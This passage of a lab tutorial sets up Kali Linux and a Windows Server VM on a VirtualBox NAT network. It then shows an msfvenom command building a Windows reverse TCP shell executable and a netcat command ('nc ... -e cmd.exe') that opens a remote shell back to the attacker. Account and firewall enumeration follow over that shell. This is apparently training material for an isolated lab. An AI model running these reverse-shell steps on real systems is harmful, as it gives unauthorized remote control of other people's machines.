- < 100 gb -> create
- Click on kali -> Open settings ->system -> adjust processors (as required) and leave everything as default


- Open settings -> storage -> click Empty (under IDE) -> select the downloaded ISO image file -> OK




- Start kali -> Choose GUI installer from BIOS menu -> select preferred language, location, keyboard layout



- Give the hostname, set the credentials




- Choose disk partitions (as required), check grub boot loader and other options -> Install



- After installation finishes -> login with credentials

- To find local ip address - open terminal -> type command - ip a : Local IP - 10.0.2.15
2. Generate a “Windows Reverse TCP Shell” payload (shell.exe) using “msfVenom”
As both kali and windows server machines are present in Virtual box, they are assigned ip = 10.0.2.15 by default

So to establish a connection between both the machines - we need to set up a NAT network
- Open virtual box -> Kali -> settings -> Network

- To setup a new network -> click tools -> preferences -> network
- Add Nat -> change the network name and set new ip address -> OK
- Open kali and windows settings -> network -> select the newly created NAT network from drop down -> ok

In Kali ( attacker machine) - Open terminal -> ifconfig -> 192.168.2.5 is the lhost ip

In Windows server ( target machine) - Open cmd -> ipconfig -> 192.168.2.4 is the lhost ip

In kali (attacker machine)
-> msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.5 LPORT=4444 -f exe > shell.exe


3. Send the payload to target/victim machine (Windows Server 2012) using netcat (use port 7555).

4. Gain reverse shell access to the Windows server from the Kali attacker machine on port 4444. Using the cmd.exe reverse shell access of the victim machine
Attacker (kali)
-> nc -lvp 4444
-> c:\netcat-1.11> net user --- displays the user accounts

Victim (windows server)

-> cd\
-> cd netcat-1.11
-> netcat-1.11 > nc 192.168.2.5 4444 -e cmd.exe


5. display the firewall status using cmd.exe shell access
kali (attacker machine)
-> nc -lvp 4444
-> netsh
-> netsh>firewall
-> netsh firewall>show state
Windows server (target machine)
-> cd\
-> cd netcat-1.11
-> netcat-1.11> nc 192.168.2.5 4444 -e cmd.exe